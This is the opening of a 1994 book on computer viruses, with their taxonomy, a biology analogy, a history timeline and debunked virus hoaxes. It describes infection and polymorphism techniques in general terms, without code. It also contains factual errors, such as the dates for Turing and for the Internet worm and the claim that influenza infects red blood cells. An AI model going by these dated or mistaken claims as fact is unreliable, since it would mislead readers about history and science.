COMPUTER VIRUSES: The Technology and Evolution of an Artificial Life Form

Written by: Karsten Johansson, 1994

NOTE:

This document was written before the advent of Internet worms and trojans. It probably contains more information about the pre-commercial internet virus scene than any other singular source, and thus I have opted to make it available to the Internet as a historical reference. There are a couple of unfinished sections, but maybe if there is enough interest, I may be convinced to finish this and update it to reflect the current state of the malware industry, and update the Artificial Life stuff since so much has happened there since 1994.

Table of Contents

COMPUTER VIRUSES: The Technology and Evolution of an Artificial Life Form

Written by: Karsten Johansson

This book is dedicated to Alan Mathison Turing, who inspired a whole new way to look at life.

Thanks to:

Jackie Lavelle; Memory Lapse; Lucifer Messiah (AS, Canada); Data Disruptor (RABID/YAM); Volatile RAM (AS, Sweden); Patti Hoffman; Christopher Langton; Bob Janesack (Safety Net); Steven Warden (Safety Net); Cap'n Crunch; Darryl Burke, David Stang (NCSA); Phalcon, ProTurbo (RABID); Mentor Brain; Steven Levy; Cyberpunk; X4Crumb (AS, Canada); Robert Adams (Akitavision); Charles Taylor; Steen Rasmussen; Dennis Ho; Transition House.

Special Thanks to:

Ian Young for suggesting this book in the first place; Steeve Iwanow, for his art and endless support; Steeve's parents for putting up with me during the times I used their dining room as my research office; my mother Pauline; George Talusan for his assistance and ideas; Rob VanHooren for getting me interested in the darker side of computing way back in grade 9.

Introduction

> 'The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead lined room with armed guards - and even then I have my doubts'
>
> -- Eugene H. Spafford

Several years ago, an acquaintance of mine phoned me after watching his computer report:

Your PC is now STONED!!

LEGALIZE MARIJUANA

Though computer viruses were still very much a mystery to the few who had even heard of them, I was fortunate enough to have read an article about them earlier. In an excited rush, I grabbed a DOS setup disk and took a cab to his apartment.

After reinstalling DOS, I found myself with a handful of infected diskettes. Still the computer occassionally indicated it was "stoned" when the system was booted. We had failed.

After several months of hacking at the virus, we had the **Stoned** boot sector contained in a file on a diskette, and a working disassembly of its code. By this time, I

understood the virus functions much better. After lengthy study and experimentation, I was finally able to remove the virus from his computer, and the many diskettes we had infected throughout the process.

Today, there are many specialized categories of viruses, which when combined, total more than 7000 viruses[1] and virus strains world-wide. Currently, most scanning products detect up to 2000 of them. (This number seems inconsequential, as these products only concern themselves with viruses presently known in a particular market.) Also, many viruses are minor varients which are nearly indistinguishable from others in their families. However, by the time you read this, their numbers will have advanced exponentially.

Furthermore, viruses are becoming increasingly sophisticated. Some can circumvent virus scanners, as well as other obstacles which may impair their propagation.

The subjects of this pragmatic investigation are virus programs, as well as two specialized scientific branches relating to computer virus technology: Artificial Life (ALife), and Synthetic Psychology.

---

[1] Vesselin Bontchev's virus collection contains 7210 viruses at the time of this writing.

The truth about computer viruses is probably surrounded by more political red tape than any other development in recent history; Most people are shocked to learn that a handful of scientists are using and designing *beneficial* virus-related functions and technology.

What are computer viruses? What do they do? Where do they come from? What is the risk of being infected? Are viruses malicious? Do they have any positive uses - and if so, what are they? How do you get rid of a malicious virus when you find one? More importantly, how do you *avoid* unwanted infection?

COMPUTER VIRUSES: The Technology and Evolution of an Artificial Life Form promises to answer these and many other questions, lifting the shroud of secrecy and revealing the real world of computer viruses. It is intended for everyone who owns, or is planning to own a PC computer system. Whether your computer is used at work or at home, this book incorporates both technical and non-technical material about computer viruses, as well as their effects on the victim.

This book is also devised to educate its readers about available virus scanning technology. As the writer has no product affiliation, the characteristics of computer virus scanners and their functions are presented impartially. There is considerable information on the detection and

removal of viral infections, and most importantly, advice promoting a virus-free environment.

Sections are devoted to the history of computer viruses, the testimonies of several known virus authors and researchers, the history of virus scanning, and virus myths. One section reports on the false sense of security marketed by most of the scanning products presently available.

For the computer addict, there are sections detailing the computer virus from a low-level point of view. Included are source code for a number of distinct study-viruses, plus several source code examples demonstrating the incredible technologies exploited in computer viruses. This easily lends itself to a study in Artificial Life and the related domain of Synthetic Psychology. Many people are unaware that scientist and hobbyists direct their attention towards these and similar living devices.

If you plan on exploring and experimenting with the source code examples contained in this book, certain hardware and software prerequisites must be satisfied. You will require:

- IBM PC, XT, AT or compatible personal computer.
- MSDOS, PCDOS or DRDOS operating systems (v3.1 +).
- Borland's TASM, Microsoft MASM or IBM MASM.
- DEBUG, found on your DOS disks (except DR DOS).
- LINK found on your DOS disks, if using MASM.
- EXE2BIN, (also found on your DOS disks), if using MASM, or working with TSR virus codes.
- A text editor for entering source code examples to compile.
- At least a minor comprehension of Assembly programming. The code is well documented.

Most files and examples in this book will work on any Intel 8086/8088 family computer. Potentially dangerous code is purposely written to only work on i80386+ based computers. If these samples are recklessly passed around, they will be detected almost immediately. This is to avoid any public disturbances.

This book conforms to the same conventions assumed by most other computer texts:

- Numbers followed by an *h* are hexadecimal numbers.
- Numbers followed by a *b* are binary numbers.
- Numbers with no letter following are standard base 10 numbers, except in the following case found only when discussing memory locations:

  SSSS:OOOO

  where SSSS refers to code segment, and OOOO refers to code offset. These numbers are hexadecimal.
- The term "ASM" refers to Assembly Language.
- ASM files are source code files written in Assembly Language.
- The term "DOS" includes MSDOS, PCDOS, and in most cases, DRDOS.
- The terms *viri*, *virii*, *vira*, etc are completely unfounded, and therefore will not be used. All scientists, doctors, standard and medical dictionaries agree: the plural of *virus* is *viruses*. These other “words” are just minor linguistic annoyances that we can do without.
- A host is a file containing virus code.
- A victim is a file targeted for infection. A successful infection causes the victim to become a host, which can then attack and infect more victims.

Computer Viruses: The Technology and Evolution of an Artificial Life Form has been written as a reference document and guide, useful for any project involving computer viruses, Synthetic Psychology, and Artificial Life.

Several appendices are included, as well as a glossary of Computer Virus, Artificial Life, and Synthetic Psychology related terms.

Before we begin our journey with the first step, I would like to welcome you to the bleeding edge of technology.

What is a Computer Virus?

'And God saw that it was good. And God blessed them, saying "Be fruitful and multiply".

-- Genesis 1:21,22

For each list formulated to define the computer virus, a new virus appears with new characteristics that challenge the current preset rules. In this chapter, characteristics common to ALL viruses will be discussed. Programs equivocally resembling viruses are also considered, with special attention paid to their non-viral divergences. At the end of this section is a list of findings accurately defining the computer virus.

Ralph Burger, system engineer and virus researcher, describes the computer virus as:

> "...a program, designed as a prank or sabotage, that can insert executable copies of itself into other programs (including system programs). Every infected program can in turn place additional copies of the virus in other programs."[2]

[2] Burger, R., Computer Viruses and Data Protection, pp. 9, Abacus, 1991

In 1989, John McAfee, well known for his ViruScan and Clean-Up products, is more direct in asserting:

> "A virus is a computer program created to infect other programs with copies of itself. It has the ability to clone itself, so that it can multiply, constantly seeking new host environments"[3]

Today, both will have modified their views. Not all of today's computer viruses *inject* themselves into their victims, nor is cloning mandatory, as is assumed in the above definitions.

An example of a virus which does not actually inject its code into the victim is the **Creeping Death** virus from Bulgaria. Instead, this virus places a copy of itself in a protected area on the disk, and redirects all file execution calls to the virus code first, before running the requested file. Each infected disk will have only one copy of the virus code. Because it actually infects the FAT (File Allocation Table), and not the files themselves, it is termed a *Directory Infector*. This type of virus is detailed in chapter 5.

Another virus which does not *inject* code into its host is the **Insufficient Memory** virus. This virus infects only .EXE files by copying itself into a similarly named .COM file. For this reason, it is called a *Companion Virus*.

---

[3] McAfee, J. and Haynes, C., Computer Viruses, Worms, Data Diddlers, Killer Programs, and Other Threats to Your System, pp. 1, St. Martin's Press, 1989

Companion viruses cause no change in their victim .EXE's, and as a result can be very difficult to detect.

Companion viruses abuse the DOS method of organizing executable files. If a .COM file shares the same name as an .EXE file, only the .COM file is executed; the .EXE file is completely ignored, unless it is called from the .COM file. Companion viruses are especially difficult to scan for if their code is in hidden file format. Despite this, they are the easiest to disinfect without causing damage to existing files.

Moreover, not all viruses need to clone themselves. A fairly recent example of a virus that doesn't clone itself is the **Pogue** virus. It uses what has been christened the **MuTating Engine (MTE)**, created by Mad Maniac and the Dark Avenger from Bulgaria.

The **MTE** is a Polymorphic Encryption routine which modifies itself upon each infection. This engine is so complex that only three bytes remain constant with each infection. The **Lezbo** virus, featured in chapter 6, contains a more advanced version of such an encryption engine.

The virus authors have been working very hard to combat the anti-virus industry, and in doing so, have changed the definition of a virus many times over.

The Birds and the Bees

What is agreed on is that viruses do infect executable files so that they, in turn, can infect other executable files. This process is called *reproduction.*

Before a virus can consider reproduction, it must find a suitable victim. Programs ending with the .COM, .EXE, and .SYS extensions are usually executable files, making them perfect victims. Batch files (which end with the .BAT extension) are not truly executable. Instead, they are text files with a list of files and a few internal commands to be executed by DOS. Because they are text-based, batch files not infectable.[4]

Also, the disk's boot sector, and the hard drive's partition table are potential vehicles for infection, as they are executed when an attempt is made to boot off of the disk. The peripatetic **Stoned** virus is one virus which infects the boot sector on floppy disks, or the partition table on hard drives. Although there are fewer boot sector and partition table infecters than .EXE or .COM viruses, they are the most common infectors. This is because they are much harder to detect and remove.

---

[4] NOTE: There are a few very rare instances where a .BAT file may act like a virus, but require external .EXE and .COM files to carry out the reproduction. Chances are you will never run into one of these "viruses". They are far too easy to notice, and even easier to get rid of (by deleting all files that have been overwritten by .BAT type files)

Recently, several underground groups began creating utilities which could spawn new viruses, or create usable source codes using configuration information provided by the program user. These virus construction utilities make virus creation increasingly uncomplicated. Even a complete novice could create viruses, simply by adding the information required by the program. Fortunately there are as yet, no construction utilities written to produce boot sector/partition table viruses.

There are a few known viruses which can infect .COMs, .EXEs, Boot Sectors, and Partition Tables at any given time, although they are quite rare. This type of virus is called *multi-partit*[5]. Other combination infectors do exist.

The rarest of all virus types is the .SYS Infector. This virus type was only recently realized, and developed by virus author Dark Angel, of Phalcon/SKISM. The only virus of its type released at this time is called **SYS INF**, written by Dark Angel. This virus demonstrated that there are far more types of executable files on a system than one would normally consider.

Burger also maintains that a virus must recognize itself in another file, and avoid re-infection, or it is not

---

[5] This term stems from the fact that the virus can infect MULTIple executable file types, and the PARTITion table. Although not a true word, it is used for virus classification.

a genuine virus.[6] However, any program possessing all the characteristics of a computer virus is in fact, a virus, whether or not enough care was taken in its conception to avoid infecting other copies of itself. More accurately, a virus will probably face extinction unless it takes measures to avoid reinfecting files.

The ensuing text explores other programs similar to computer viruses, and explains why they are not viruses. At the end, we will be able to compile our results into a good working definition of a computer virus.

Trojan Horses

Trojan horses are programs devised to appear useful, but containing hidden code meant to damage the system on which they're executed.

There are essentially two types of Trojan horses. The first type directly causes damage as soon as it's run. It may or may not appear to do something useful while running its destructive instructions. A good example would be a program which apparently de-fragments the hard drive when, in fact, it is deleting all the files.

The second type is a program which actually does something useful while it secretly inserts damaging

---

[6] Burger, R., Computer Viruses and Data Protection, pp. 10, Abacus, 1991

instructions into another executable file. A good example would be a picture-viewer which overwrites the beginning of other executable files with code designed to format the hard drive. This acts as a stealth method, as you do not know what file actually made these alterations. The only damage done by the trojan itself is the overwriting of other files with yet another trojan.

Do not mistake this technique for reproduction. The Trojan code "injected" into the victim is not the same code as the Trojan which dropped it. It is unable to further copy itself.

In conclusion, Trojan Horses are not viruses as they do not contain code enabling reproduction.

Worms

By now we have established that all viruses replicate. The Worm is a file which replicates itself by creating a copy, or copies of itself. Although this sounds a lot like a virus, worms do not make use of a host program to replicate. An example, which can be found in another chapter is the **Internet/ArpaNet Worm**, which wreaked havoc all over European and American networks several years ago.

Although the Morris worm is no longer, we can expect to see this sort of thing more often as computing becomes more ubiquitous and computers are networked together at

higher speeds and for greater lengths of time. Consumer grade operating systems are so bug-ridden that there will never cease to be a new attack vector that can be automated by a worm program.

It is commonly argued that Companion Viruses are Worms. This is simply untrue, as companion viruses do need a host program, even though they do not necessarily alter that host. Although worms may search out a suitable victim, they are not viruses, as they do not rely on a host program from which to execute.

Hence, we may define the computer virus in this manner:

A virus program must:

1. rely on a host file. This includes, but is not limited to .COM's, .EXE's, .SYS's, the boot sector, and partition table.

2. contain routines causing them to search for, or to recognize files suitable for infection (i.e.: victims).

3. alter the victim files or the portion of the FAT pointing to the victim files, or make some copy of itself, named in order that it may be executed before control can be passed to the host.

A program that does not employ EACH of the above properties is not a computer virus.

Comparative Study: Biological vs. Computer Viruses

"Nature's great book is written in mathematical symbols" -- Galileo

By 1984, Prof. Fred Cohen, who had conducted many experiments with reproducing programs, was credited for coining the "virus" moniker. This credit seems dubious considering novels like **When H.A.R.L.I.E. Was One**[7] were loosely describing them as early as 1972. More about H.A.R.L.I.E. later.

Although it is unclear *who* coined the term "virus", it is easy to understand *why* they chose this name. Biological viruses and Computer viruses share many similar characteristics, as demonstrated in the following table:

[7] David Gerrold, When H.A.R.L.I.E. Was One, Bantam Books, 1972

Biological virus	Computer Virus
1. Viruses require infected cells to spread them. They can not auto-generate	1. Viruses require infected files to spread them. They can not auto-generate
2. Viruses attack/infect specific cell types	2. Viruses attack/infect specific file types
3. Viruses modify the victim's genetic material in some way to make reproduction possible	3. Viruses modify the victim's data in some way to make reproduction possible
4. Viruses take all or most of the control of their host cell	4. Virus code is executed before passing control to the host
5. Most viruses will not infect cells already infected by their own strain	5. Most viruses will not infect files already infected by their own strain
6. Symptoms may not appear, or may be delayed from the time of initial infection	6. Symptoms may not appear, or may be delayed from the time of initial infection
7. Viruses often mutate, making detection and disinfection difficult	7. Viruses often contain mutating code, or other "safeguards", making detection and disinfection difficult
8. Cells can be vaccinated against particular viruses	8. Files can be protected against particular viruses

The above table shows the similarities between biological and computer viruses. For clarification, a description of each similarity follows.

Viruses Do Not Autogenerate

Both biological and computer viruses require a host in which to fulfil their duties. In both cases, the virus robs the host of its resources in order to reproduce and survive.

It is debatable whether the necessary elements could suddenly and spontaneously collide to form a virus in either environment. Various probability equations have been developed to calculate the possibility of this occurring. All agree that we just are not going to witness such an occurrence on the computer.

Viruses Are Choosy

Biological viruses are limited to infecting only certain cell types. For instance, the virus that brings us Influenza prefers infecting red blood cells, because they possess the necessary resources for viral reproduction. The Influenza virus cells are not going to accidentally infect lymph material. (However, there are many different viruses which *do* infect the lymph system.)

Similarly, computer viruses can only infect types of files that they are written to infect. A .COM-only infecting virus is unable to peek into the boot sector or to infect it.

Multi-partit variants of .COM viruses, however, have the added feature of being able to do this. By the same token, a virus such as this would be unable to infect .EXE type files, or .SYS type files. Moreover, some variants of .EXE viruses allow it to infect boot sectors as well. This type of virus is unable to infect .COM or .SYS type files.

There are numerous combinations of infection techniques possible with multi-partit viruses.

During the **Michelangelo** uproar of 1992, I was given a copy of a communications program which was reportedly infected by the virus. Since **Michelangelo** is a Boot Sector Virus, it is completely unable to infect .COM and .EXE files. The disk was clean.

Computer viruses can only infect the types of files they are programmed to infect.

Viruses Modify Their Hosts, and "Borrow" Resources

Red blood cells are manufactured by the body, in order to supply the rest of the body with oxygen, and to remove waste products. Once infected, the red blood cell loses its ability to function as usual, as the virus has altered the cell to create a more desirable habitat. Some viruses have very minimal effect on the host cell, while others completely devastate the victim.

Computer viruses also alter their host, or cause it to operate in some way that permits reproduction. This alteration causes the virus code to be run before control can be returned to the host. A virus appended to the end of its host, that repatches the file beginning, has little effect on its host. On the other hand, a virus which

completely overwrites its victim, permanently damaging its code, can be very detrimental to the system.

One of the few virus types which does not modify the code is the *companion*-type virus. The *borrowed* resource, in this case, is the name of the .EXE file it is infecting. This virus form will be discussed in another chapter. The directory infector, explained in Chapter Five, is the other kind. The resource borrowed is the host's entry in the File Allocation Table.

Most Viruses Do Not Re-Infect

A cell littered with pieces of DNA from a virus is usually not re-infected; the absence of reinfection is due to the lack of room for reproduction to take place. As well, the cell resources are often depleted beyond usability.

Most computer viruses embody some form of identification that is transferred to each infected file so it won't be re-infected. Viruses that do not do this are noticed quickly, due to the extreme file size increases, and the eventual program crashes caused by the code's inability to fit into memory.

It is possible, in both cases, that the host may be infected by more than one virus type. Nevertheless, it is highly unlikely that the host will accumulate multiple

copies of the same virus. We will discuss the **10K virus** in another chapter. This virus actually combines three viruses when attached to a host, or two viruses once in memory. Two of the viruses belong to the same strain, and the other does not. This type of virus can be extremely difficult, if not impossible, to remove. The more viruses that are combined into this type of "mega-virus", the more difficult disinfection becomes, without actually replacing the offending files.

Viruses Can Delay Their Symptoms

Viruses can always be found floating around in the human body. In spite of this, we are often surprisingly healthy. These viruses survive because we do not notice them. Nor do we make any attempt to disinfect them.

Sometimes, when we have been around someone who has a cold, we may not show symptoms until much later, if at all. Computer viruses behave in much the same way. It is possible to have infected files, and not realize it until much later. A very well written virus could be completely invisible to a computer user.

Some viruses purposely make their presence known, but at a later date. This is called *detonation.* Other viruses contain code to hide their tracks. This apparent absence could be induced by encryption, or by other stealth methods.

This is described in great detail elsewhere throughout the book.

Viruses don't always intend to make their presence known. Some reveal themselves via flaws. One such shortcoming can be seen in the **Creeping Death virus (DIR][)**. If you contracted this virus on a version of DOS prior to DOS v5.00, you may never find out you have an infection. Later, if you try to run infected files on DOS version 5.00 or above, the files will refuse to run. **Creeping Death** has a bug in one of the routines. This routine relies on data to be stored in a particular manner, which was changed in DOS 5.00 and above. If executed on these versions of DOS, the Creeping Death virus will cause the system to crash.

Detonation code is often a set of malicious instructions, ready to execute when certain prerequisites have been met. The **Michelangelo** virus was set to detonate on a particular day of the year. On this day, it made its presence known by quickly overwriting sectors on the hard drive or floppy disk which booted it. The racket is often more disarming than the actual damage, provided the system is adequately backed up.

Viruses Can Mutate

Humans have always been catching colds. One reason for the ongoing battle against cold viruses is because they are constantly mutating.

Computer viruses may contain encryption engines which change each time they infect a file. Such an engine is the **MTE**, mentioned earlier, or the **Trident Polymorphic Engine (TPE)**. A similar polymorphic engine is featured at the end of the book.

Since often only two or three bytes remain constant, a scan string cannot be derived from the encrypted virus. This Polymorphism causes the virus to be much more difficult to detect by the usual means. Text views, or Hex dumps of the code do not display anything recognizable as a virus. As this is a very tricky technique to master, there are very few fully polymorphic viruses circulating.

Ignorance Is Bliss

At one time, computer users never had to worry about reproducing computer code. It was not uncommon for computer users to know nothing of their own computer's workings - only how to run the programs they needed to run.

In this new high-tech age, with its accompanying high-tech criminals, we are forced to increase our awareness of the computer's technology and internal workings. Ignorance has become our worst enemy.

Look Before You Leap

Now, more than ever, data security plays a large part in any company relying on computer technology. Several years ago, only the major companies needed to worry about *hackers* gaining access to their system. Today, the computer virus constitutes a new, highly sophisticated, and largely misunderstood threat to us all.

A Historical Look at the Computer Virus, Artificial Life, and Synthetic Psychology

"I do not fear computers. I fear the lack of them" -- Isaac Asimov

1931 Alan Turing invented the Turing Machine, which operated in much the same way that DNA codes do for the structure of an organism.

1949 John Von Neumann's Theory and Organization of Complicated Automata is published with the first theories about replicating organisms

1950 Alan Turing writes an article entitled Computing Machinery and Intelligence, where he proposed the Turing Test: "You want to know if that machine can think? Put it behind a curtain and see if it can fool people into thinking it is human on the basis of what it types to them."

John von Neumann came up with a theoretical design consisting of hundreds of thousands of parts, that could build a replica of itself out of raw materials.

1954 Alan Turing committed suicide by eating a cyanide laced apple.

In the mid 1950's, L.S. Penrose and his son, Roger, constructed a series of devices out of plywood that illustrated various aspects of self-replication.

1959 AT&T Bell Laboratory programmers begin playing Core Wars games, developing programs that could consume data. Other researchers, notably at the MIT artificial intelligence laboritory and the Xerox Research Center in Palo Alto, also experiment with core memory killer programs.

1960 In the early 1960's, Harry A. Cresswell made two documentary films of L.S. Penrose demonstrating a number of his self-reproducing devices. These films met with somewhat limited response, and were thus shelved.

1966 Two American undergraduates create a program which could copy itself--probably one of the first virus forms. It crashed because of a bug in the program.

John von Neumann writes Theory of Self-Reproducing Automata, borrowing strongly from Gödel's method of achieving mathematical self-reference.

1972 David Gerrold writes When H.A.R.L.I.E. Was One. In this novel, Gerrold discusses a "Computer VIRUS program" which was able to replicate via the modem. Also,

H.A.R.L.I.E., who was the main character, was an example of Artificial Life.

1974 The first self-replicating code is demonstrated at the Xerox Corporation laboratory. Administrators at the research establishments subsequently stop the Core Wars games.

Use of Virus functions to Provide a Virtual APL Interpreter under User Control is published by the ACM.

1979 Arizona is the first state to enact computer crime laws.

1980 Worm programs, which can be hacked to destroy data, are invented at the Xerox Corporation laboratory.

1982 The Worm Programs--Early Experience with a Distributed Computation was written by John F. Shoch and Jon A. Hupp, and published by ACM.

M°Graw-Hill describe the Alto computer in Computer Structures: Principles and Examples, 2nd Edition. This computer was a high-performance machine used for running worm programs.

1983 The technology required by self-replicating mechanisms is revealed in a speech by Ken Thompson, the software engineer who originated the UNIX operating system, to the Association for the Computing Machinery.

1984 Professor Fredrick Cohen officially dubs the programs he had been working on as "viruses", and demonstrates their destructive power.

Valentino Braitenberg writes Vehicles: Experiments in Synthetic Psychology. In a series of "thought experiments", Braitenberg demonstrates many aspects of Synthetic Psychology.

1985 The first wide-spread viruses surfaced: **Cookie Monster** and **Pakistani Brain**.

1986 Chaos Computer Club hosts a convention in Hamburg, Germany to discuss the topic of computer viruses.

1988 Viral attacks begin to assume epidemic proportions.

NASA, along with various other government offices, congressional offices, Boeing Aerospace and Ford Aerospace are infected by the **Scores** virus. Ford was infected later again by the **nVir** virus.

MACMAG virus infects Aldus FreeHand product and detonated on March 2.

Aldus released an upgrade to FreeHand whch was ironically infected by the **nVir** virus.

Hamburg's Chaos Computer Club claims to have put viruses into NASA systems. The club's virus expert is arrested in Paris.

November 2 the **CMS Christmas Tree** worm clogged the InterNet and Arpanet networks.

John McAfee forms the Computer Virus Industry Association, and gathers what was the most detailed data on viral infections.

1991 Computer viruses become a "Warez" item. BBS's pop up all over the world to cater to those interested in collecting the newest viruses.

1992 The Michelangelo virus was supposed to go off and wreak millions of dollars in damage on March 6th. The virus was a dud.

John McAfee and Patti Hoffman both resign from the National Computer Security Association on the first working day after the Michelangelo virus was to go off.

Virus Creation Laboritories are created by three separate virus writing organizations.

Mutating code becomes the newest fad in computer virus technology.

1993 The virus writing group known as Phalcon/SKISM establish its own Internet node (skism.login.qc.ca). It didn’t last very long.

The Virus in the Media

> "Men are so simple and so ready to obey present necessities, that one who deceives will always find those who allow themselves to be deceived."
>
> -- Machiavelli

There are only two forms of deliberate assault: deceit and violence.[8] Since the earliest studies in computer virus technology, the public has fallen victim to the former: excessive lies, equivocation and persuasion. As a result, uninformed populations bow to an elusive power they have not even attempted to comprehend.

The "elite" power-wielders proclaim that computer viruses are here to stay, and that there will never be a panacea. Some allege the existence of viruses that breed to destroy hard drives, hide in communication ports, or somehow erase valuable ROM.

These claims are nothing more than urban mythology. One by one, they have been analyzed and disproven. Despite the hard work of many gifted analysts and programmers, these and other similar atrocities have remained impossible to recreate. Still, the glaring coals of ignorance are stoked by ill-informed media experts poking for a hot story.

---

[8] Sissela Bok, Lying: Moral Choice in Public and Private Life, pp 19, Vintage books, 1978

The main function of the media is to make new knowledge and information more readily available. By accepting facts as portrayed by others, the general public is spared the overwhelming task of learning through their own hands-on experimentation. Unfortunately, this also means the indiscriminate acceptance of new facts based solely on the presenter's assumed status. There often is no sure way to know what the presenter's motives are.

One may do well to trust the judgement of an expert with special training and credentials, but even the most legitimate authorities can make fallacious statements[9]. The informant may simply have made a mistake, or purposely deceived to meet some desired end. Making matters worse, the presumed facts are often presented by an authority who speaks outside its realm of expertise. It is no great surprise then, that many experts disagree on what a computer virus can do.

---

[9] See, for example, Earle Babbie, The Practice of Social Research, pp 7, 8, Wadsworth Publishing Company, Belmont California, 1989

The Michelangelo Virus

One can hardly forget the hysteria promoted prior to March 6, 1992. On this day, the **Michelangelo** virus was expected to wreak havoc to millions of computer systems world-wide. EE-CAD software chief Fred Grist told reporters:

> "The Michelangelo virus is certainly one of the trickiest software viruses to be encountered ... This virus program resembles the artist's impatient personality - it is an elusive opponent."[10]

Incidentally, John McAfee, chairman of the Computer Virus Industry Association, and proprietor of the well-known McAfee and Associates, portrayed a similar opinion. In several interviews, McAfee led the press to believe that the **Michelangelo** virus might have infected as many as 5 million computers! (It would be interesting to know what methodology was employed to arrive at this statistic, or whether it was pure conjecture in order to motivate the instant sale of 5 million copies of his product.) To Australian reporters, he was even more brash, and asserted that the **Michelangelo** was the *worst* virus he had ever seen!

The aftermath in the wake of the highly-promoted **Michelangelo** scare? John McAfee and Associates has remained reluctant to comment, but the results can be estimated through the experiences of others. One software company

---

[10] Fred Grist, The Computer Paper, Metro Toronto edition, Canada Computer Paper, Inc, May 1992

boasted an anti-virus software sales increase of up to 3000%[11] (a number most certainly exaggerated, but the message is clear), Compuserve saw a rise of $100,000 worth of online time in anti-virus forums[12], and interestingly McAfee received $10 million from venture capitalists[13]. With increases such as these, one can safely assume that the anti-virus industry saw a substantial burgeoning of profits. Interestingly, John McAfee resigned from the National Computer Security Association on the first working day following the virus' detonation date.

How embarrassed end-users must have felt to find out that the **Michelangelo** virus was nearly a byte-for-byte hacked twin of the **Stoned** virus! Ironically, the only differences between the two viruses are what makes them detonate, and what happens when they do. Furthermore, although the **Stoned** virus has become widespread, it is no more elusive than any other boot sector virus in existence. If anything, the **Michelangelo** virus is technically boring and nondescript - far from being "tricky": it does not even attempt to hide itself in memory! When one examines the facts, it is very obvious that this virus is one of the most rudimentary boot sector viruses in existence -- and

---

[11] Joshua Quttner, Software Hard Sell, New York Newsday, pp 68, April 5, 1992

[12] Ibid.

[13] Ibid.

certainly not the worst. (The **Michelangelo** virus source code appears later in this book.)

Equivocation is defined as:

> **[the use of] ambiguous or unclear expressions, usu. to mislead or to avoid commitment; hedge.**[14]

Much in these claims listed above is very equivocal. Although the virus was claimed to be an "elusive opponent", no facts were presented to substantiate this. The virus was cited as being "tricky", again with nothing to explain how or why. The estimation of a possible five million infected computers is an astronomical and highly unlikely number with no facts to support it.

Commencing at the anti-virus industry level, fears are instilled into the media. The media, in turn, directs this fear to the public, where the fear itself self-propagates quicker than the viruses themselves. The anti-virus industry has essentially taken the media for all it is worth.

The anti-virus industry has proven itself to be a self-perpetuating organization with astronomical potential for profits by generating its own demand. In creating a need, consumer and media naivety is exploited through these lies and equivocal claims.

---

[14] Random House Websters, College Edition, 1992

Just the Fax, Please...

Another tool employed by the computer virus industry[15] is misrepresentation. Webster's definition for the verb form, "misrepresent", is:

> **1. to represent incorrectly, improperly, or falsely.**
> **2. to represent in an unsatisfactory manner.**[16]

The difference between equivocation and misrepresentation is that there is often little or no grain of truth in the misrepresented facts. Misrepresentation is a tool more often used by non-experts for malicious purposes and diversion. Most of the delinquents involved use aliases as a cover.

The following piece, from a message thread on a public access network in Washington state, was concocted by someone who allegedly works in research and development for a telecommunications company:

---

[15] Note that "the computer virus industry" is a generic term which includes the anti-virus and virus enthusiasts alike.

[16] Ibid

> "I've just discovered probably the world's worst computer virus yet. I had just finished a late night
> session of BBS'ing and file trading when I exited Telix 3 and attempted to run pkxarc to unarc the software I had downloaded. Next thing I knew my hard
> disk was seeking all over and it was apparantly writing random sectors.
>
> Thank god for strong coffee and a recent backup. Everything was back to normal, so I called the BBS again and downloaded a file. When I went to use ddir
> to list the directory, my hard disk was getting trashed agaion. I tried Procomm Plus TD and also PC Talk 3. Same results every time.
>
> Something was up so I hooked up my test equipment and different modems (I do research and development for a local computer telecommunications company and have an in-house lab at my disposal).
>
> After another hour of corrupted hard drives I found what I think is the world's worst computer virus yet. The virus distributes itself on the modem sub-carrier present in all 2400 baud and up modems. The sub-carrier is used for ROM and register debugging purposes only, and otherwise serves no othr purpose. The virus sets a bit pattern in one of the internal modem registers, but it seemed to screw up the other
> registers on my USR. A modem that has been "infected" with this virus will then transmit the virus to other modems that use a subcarrier (I suppose those who use 300 and 1200 baud modems should be immune). The virus then attaches itself to all binary incoming data and infects the host computer's hard disk. The only way to get rid of the virus is to completely reset all the modem registers by hand, but I haven't found a way to vaccinate a modem against the virus, but there is the possibility of building a subcarrier filter. I am calling on a 1200
> baud modem to enter this message, and have advised the sysops of the two other boards [names withheld]. I don't know how this virus originated, but I'm sure it is the work of someone in the computer telecommunications field such as myself. Probably the best thing to do now is to stick to 1200 baud until we figure this thing out.
>
> Mike RoChenle"[17]

It is easy to understand how a simple message such as this could spawn mass hysteria. The writer assumes the role of a telecommunications expert; someone whose observations

---

[17] The identities of the participants and bulletin boards involved in this message thread have been omitted to protect those who may be adversely affected.

ought to be trustworthy. A rather interesting clue to this person's intention was hidden within the message.

First, the telephone book covering Metro Toronto and surrounding area contains thirty three and a half pages of "Ro..." names, but not one of them contain the letters "Ro" as a prefix. This peculiarity in name is suspicious in itself, and deserves a little more interrogation. Many people did not realize just how contrived the author's name really is: Mike RoChenle is simply a deceptive respelling of Micro-Channel!

As well, Mike's technobabble about a sub-carrier tone is not based on factual information. Even if this tone did exist (which it does not), the memory used to contain a modem's internal registers is not enough to house viral code. Also, because registers are used to record and change the system's state, changing them would, by definition, alter the system's state. A modem would cease to operate properly if its registers were altered by viral code.

How much credence should this person expect? The answer is very discouraging. Many of the problems facing computer users who had read this message were blamed on the supposed virus. One terrified reader replied:

> "You have just described what my system has been going through since the day before yesterday. I can't even use my regular system right now because it just goes crazy with the hard drive."

Fortunately for this hapless soul, the aforementioned expert had been experimenting with the virus, and had concocted a miracle cure. The next day, he posted this message:

> "I have done some more experimenting with the virus and I have worked on the idea of building a subcarrier filter, which may stop spread of the virus. There are several problems involvced with the filter - one is the cost of the parts. Over $60. Secondly, not everyone will be able or will want to build the filter. As preventive "first-aid", there are several things we can do.
>
> 1 Use 300/1200 baud ONLY
> 2 Do not do any file transfers
> 3 Sysops, close your file transfer areas
> 4 MAKE BACKUPS OF YOUR HD EVERY DAY!
>
> I understand that three boards in Lynwood and another in Everett have gone off-line due to virus infection. This is probably the worst virus every concocted by some horribly sick and demented person."

Mike RoChenle must have basked in his new-found popularity for at least a week. The flood of mail he received regarding the imaginary virus must have provided him with numerous hours of cost-free entertainment.

The pranksters are not always quite as successful as Mr. RoChenle. The following example is taken from a text file distributed to several public bulletin board systems throughout the United States and Canada. Interestingly, the "expert-source" referred to in this notice is a "top trade mag". Again, the author's name must be noted.

F A X V I R U S W A R N I N G

-=Typed by Torch/LSD=-

Is nothing safe from the evil virus menace? This excerpt was taken from a top trade mag.

"Rumours have been flying around the computer world this week, concerning a possible new virus... for FAX MACHINES.

